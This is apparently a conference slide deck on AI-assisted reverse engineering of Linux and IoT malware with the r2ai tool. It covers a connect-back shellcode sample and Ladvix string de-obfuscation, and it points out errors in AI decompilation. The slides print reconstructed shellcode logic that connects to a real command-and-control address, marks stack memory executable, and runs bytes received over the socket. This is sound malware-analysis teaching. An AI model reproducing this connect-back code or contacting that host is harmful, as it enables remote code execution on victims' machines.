

Linux and IoT malware analysis with r2ai

Axelle Apvrille

NorthSec, May 2025


Who am I?



Generated by Dall-E...

- Principal security researcher with **Fortinet**
- Reverse mobile malware (Android, iOS) and IoT malware
- Founder of **Ph0wn CTF** in France


Who am I?



Meet Pico le Croco

- Principal security researcher with **Fortinet**
- Reverse mobile malware (Android, iOS) and IoT malware
- Founder of **Ph0wn CTF** in France
- Hand drawing of **Pico le Croco**.
No AI.

What is this talk about?



I **love** Artificial Intelligence


- You'll be happy, stay
- Learn how to use it to reverse binaries
- Impress your manager with your speed
- Learn to spot AI errors



I **hate** Artificial Intelligence

- Don't worry: we'll talk about malware too
- You'll see C code, and assembly
- Impress your manager by being *smarter* than the AI
- Learn to spot AI errors in your intern/colleagues' work


Radare2



<https://github.com/radareorg/radare2>

open-source, command-line tools, scriptable, many architectures
and binary file formats

What is r2ai?



Radare2 disassembler (r2) assisted by AI

User Host

Remote or Local AI



```
r2ai -e api=anthropic  
r2ai -e model=  
claude-3-7-sonnet-20250209
```

GPT-4o

Claude 3.7 Sonnet


codestral-latest

...




r2ai: 2 different modes

- 1 Direct mode
- 2 Auto mode



Direct mode: r2ai creates this context, and sends it to AI



Linux/Shellcode_ConnectBack.H!tr

- Aka Getshell, ConnectBack.
- Family seen in June 2024, this sample from **February 2025**.
- Small ELF (4K), x86, 32 bits.
- fd8441f8716ef517fd4c3fd552ebcd2ffe2fc458bb867ed51e5aaee034792bde

Poor decompilation by Ghidra


```
*(undefined4 *) (puVar6 + -0x10) = 0x66;  
*(undefined4 *) (puVar6 + -0x10) = *(undefined4 *) (puVar6 +  
*(undefined1 **) (puVar6 + -0x14) = puVar6 + -0xc;  
*(undefined4 *) (puVar6 + -0x18) = uVar3;  
pcVar1 = (code *) swi(0x80);  
iVar4 = (*pcVar1)();
```

No strings

```
$ strings shellcode.elf  
SCSj  
jfXPQW
```



R2ai demo on Linux/Shellcode_ConnectBack.H!tr



Check it out: where do socket calls come from?

```
// Socket creation
socket_fd = socket(AF_INET, SOCK_STREAM, 0);
if (socket_fd < 0) {
    goto error_exit;
}
```

Checking the assembly

0x08048060	b066	mov al, 0x66
0x08048062	89e1	mov ecx, esp
0x08048064	cd80	int 0x80

- int 0x80: software interrupt to execute a **syscall**
- Argument of syscall: 0x66
- This is `sys_socketcall`!



sys_socketcall

```
int socketcall(int call, unsigned long *args);
```

It's a **multiplexer** for socket-related system calls.

call number	socket operation
1	socket()
2	bind()
3	connect()
4	listen()
5	accept()

- <https://github.com/torvalds/linux/blob/master/net/socket.c>
- <https://github.com/torvalds/linux/blob/master/include/uapi/linux/net.h>



Details of socket call

0x08048057	31db	xor ebx, ebx ; EBX = 0
0x08048059	f7e3	mul ebx ; EAX = 0
0x0804805b	53	push ebx ; push 0 on the stack
0x0804805c	43	inc ebx ; EBX = 1
0x0804805d	53	push ebx ; push 1 on the stack
0x0804805e	6a02	push 2 ; push 2 on the stack
0x08048060	b066	mov al, 0x66 ; move 0x66 in EAX
0x08048062	89e1	mov ecx, esp ; move ESP to ECX
0x08048064	cd80	int 0x80 ; interruption

AF_INET (2)

SOCK_STREAM (1)

TCP (0)

- EAX = 0x66. System call number. `sys_socketcall`
- EBX = 1. First argument of `sys_socketcall`. Multiplexed to `socket()`
- Arguments for `socket()` on the stack.



Check socket setup

Decompilation by AI

```
// Server address setup
server_addr.sin_family = AF_INET;
server_addr.sin_port = htons(80);
server_addr.sin_addr.s_addr = inet_addr("127.0.0.1");
if (connect(socket_fd, (struct sockaddr *)&server_addr,
↪ sizeof(server_addr)) < 0) {
    goto error_exit;
}
```

Corresponding assembly

0x08048068	68b9d09e6b	push 0x6b9ed0b9
0x0804806d	680200236b	push 0x6b230002



Mapping assembly to C structure

```
push 0x6b9ed0b9
push 0x6b230002
```

```
struct sockaddr_in {
    short sin_family;
    unsigned short sin_port; //
    ↪ network byte order
    struct in_addr sin_addr;
    char sin_zero[8]; // Padding
};

struct in_addr {
    uint32_t s_addr; // network byte
    ↪ order
};
```

sin_family

0x02

AF_INET

0x00

sin_port

0x23

27427

0x6b

sin_addr

0xb9

185.208.158.107

0xd0

0x9e

0x6b



Fixing AI's code

Decompiled AI code - with errors

```
server_addr.sin_family = AF_INET;
server_addr.sin_port = htons( 80 );
server_addr.sin_addr.s_addr = inet_addr( ``127.0.0.1'' );
if (connect(socket_fd, (struct sockaddr *)&server_addr,
↪ sizeof(server_addr)) < 0) {
    goto error_exit;
}
```

Fixed decompilation - by Human :)

```
server_addr.sin_family = AF_INET;
server_addr.sin_port = htons( 27427 );
server_addr.sin_addr.s_addr = inet_addr( ``185.208.158.107'' );
if (connect(socket_fd, (struct sockaddr *)&server_addr,
↪ sizeof(server_addr)) < 0) {
    goto error_exit;
}
```



Looking into mprotect...

```
0x0804809c    b207          mov dl, 7 ; PROT_READ |  
↳ PROT_WRITE | PROT_EXEC  
0x0804809e    b900100000    mov ecx, 0x1000 ; len  
0x080480a3    89e3          mov ebx, esp ; address  
...  
0x080480ab    b07d          mov al, 0x7d ; mprotect  
0x080480ad    cd80          int 0x80
```

Generated by AI

```
mprotect_result = mprotect((void *)0x00178000, 0x1000,  
↳ PROT_READ | PROT_WRITE | PROT_EXEC);  
if (mprotect_result < 0) {  
    goto error_exit;  
}
```



Fixing the code

```
0x0804809c      b207          mov dl, 7 ; PROT_READ |  
↳ PROT_WRITE | PROT_EXEC  
0x0804809e      b900100000    mov ecx, 0x1000 ; len  
0x080480a3      89e3          mov ebx, esp ; address  
...  
0x080480ab      b07d          mov al, 0x7d ; mprotect  
0x080480ad      cd80          int 0x80
```

Fixed by human

```
mprotect_result = mprotect( page , 0x1000, PROT_READ |  
↳ PROT_WRITE | PROT_EXEC);  
if (mprotect_result < 0) {  
    goto error_exit;  
}
```

Reading

Generated by AI

```
bytes_read = read(0, (void *)0x00178004, 106);
```

0x080480b3	5b	pop ebx	; fd
0x080480b4	89e1	mov ecx, esp	; buf = esp
0x080480b6	99	cdq	
0x080480b7	b26a	mov dl, 0x6a	; len = 106
0x080480b9	b003	mov al, 3	; syscall = 3
0x080480bb	cd80	int 0x80	



Fixing the Reading

Fixed by Human

```
bytes_read = read(fd, (void *) stack_page, 106);
```

0x080480b3	5b	pop ebx ; fd
0x080480b4	89e1	mov ecx, esp ; buf = esp
0x080480b6	99	cdq
0x080480b7	b26a	mov dl, 0x6a ; len = 106
0x080480b9	b003	mov al, 3 ; syscall = 3
0x080480bb	cd80	int 0x80



Quizz: guess what the malware author is doing

Why does malware author call mprotect?

```
mprotect_result = mprotect(&stack_page, 0x1000, PROT_READ |  
↳ PROT_WRITE | PROT_EXEC);  
if (mprotect_result < 0) {  
    goto error_exit;  
}  
bytes_read = read(fd, (void *)&stack_page, 106);  
// GUESS WHAT NOW?
```

A - Stack overflow exploit

C - Read root password

B - Execute what is sent through the socket

D - I give up



Solution

```
mprotect_result = mprotect(stack_page, 0x1000, PROT_READ |  
    ↪ PROT_WRITE | PROT_EXEC);  
if (mprotect_result < 0) {  
    goto error_exit;  
}  
bytes_read = read(fd, (void *)stack_page, 106);  
// This final call is missing in AI code!  
stack_page(); // execute it -- jmp ecx = esp
```

A - Stack overflow exploit

C - Read root password

B - Execute what is sent through the socket


D - I give up



Understanding Linux/Shellcode_ConnectBack.H!tr

Infected Linux host


185.208.158.107



Understanding Linux/Shellcode_ConnectBack.H!tr

Infected Linux host


185.208.158.107



Understanding Linux/Shellcode_ConnectBack.H!tr


Infected Linux host

185.208.158.107




r2ai: 2 different modes


- 1 Direct mode
- 2 Auto mode




The context in r2ai auto mode



Auto mode flow



Auto mode flow



Tools implemented in r2ai



AI can run the following on the engineer's host

- **r2cmd**: run a r2 command and return the output.
- **execute_js**: runs a Javascript program, using QuickJS engine (built in Radare2).
- **execute_binary**: execute a binary with given arguments and stdin.
- **run_python**: run a Python script and return the output.

User approval is required.

Linux/Ladvix.E

- Aka Rhombus, Ebola, Lamer
- Family dates back to 2020. This sample from **January 2025**.
- IoT malware dropper, **stripped ELF x86-64**.
- 943e1539d07eaffa4799661812c54bb67ea3f97c5609067688d70c87ab2f0ba4
- Read Stratosphere Lab, **Rhombus: a new IoT Malware**, and A. Apvrille **MISC 139, Analyse de malware assistée par Intelligence Artificielle** (in French).

Obfuscated strings - decoded by fcn.000015d0

```
0x0000fd7 lea rdi, [0x00001948] ; "T)z?T?U!{XA!vU;sT<"
0x0000fde mov dword [var_2ch], 0x10 ; [0x10:4]=0x3e0003
0x0000fe6 mov qword [arg_38h], rax
0x0000feb movabs rax, 0x78547b425e544e51 ; 'QNT^B{Tx'
...
0x000010c4 call fcn.000015d0
```


Demo: let's de-obfuscate Ladvix



r2ai de-obufscates Ladvix strings

```
for (let i = 0; i < str.length; i++) {  
  const char = str[i];  
  const index = fromTable.indexOf(char);  
  
  if (index !== -1 && index < toTable.length) {  
    result += toTable[index];  
  } else {  
    // If character not found in mapping, keep as is  
    result += char;  
  }  
}  
  
return result;  
}  
  
// Deobfuscate the string from 0x1948  
const obfuscatedStr = "T)z?T?U!{XA!vU;sT<";  
const deobfuscatedStr = deobfuscate(obfuscatedStr);  
  
console.log("Obfuscated string: " + obfuscatedStr);  
console.log("Deobfuscated string: " + deobfuscatedStr);
```

```
Obfuscated string: T)z?T?U!{XA!vU;sT<  
Deobfuscated string: /etc/cron.hourly/0
```

```
claude-3-7-sonnet-20250219 | total: 26133 in: 25096 out: 1037 | run: 4214 in: 3727 out: 487
```

```
[Assistant]
```



Take Away 1/2




- Use a model for *code*. Claude Sonnet 3.5 and 3.7 are particularly good.

Take Away 1/2




- Use a model for *code*. Claude Sonnet 3.5 and 3.7 are particularly good.
- AI returns a weak answer? Don't abandon at your first attempt. **Improve/adapt your prompt. You will need several prompts for a good answer.**

Take Away 1/2




- Use a model for *code*. Claude Sonnet 3.5 and 3.7 are particularly good.
- AI returns a weak answer? Don't abandon at your first attempt. **Improve/adapt your prompt. You will need several prompts for a good answer.**
- AI is usually **excellent for malware code overview**. On its own, it's **not as good with details**. You'll need to *work with it*.

Take Away 2/2



- **Check all facts** which seem important to you. Remember the **AI is an excellent story teller**, but the story may be true or false!

Take Away 2/2



- **Check all facts** which seem important to you. Remember the **AI is an excellent story teller**, but the story may be true or false!
- **Beware what you execute** on your host - with r2ai or MCP



Thank You

Thanks to Sergi Alvarez, Daniel Nakov

- <https://github.com/radareorg/r2ai>
- @cryptax (Blue Sky, Mastodon, Discord)
- Download slides: <https://www.fortiguard.com/events>
- Read <https://arxiv.org/pdf/2504.07574>
- <https://ph0wn.org> CTF - France

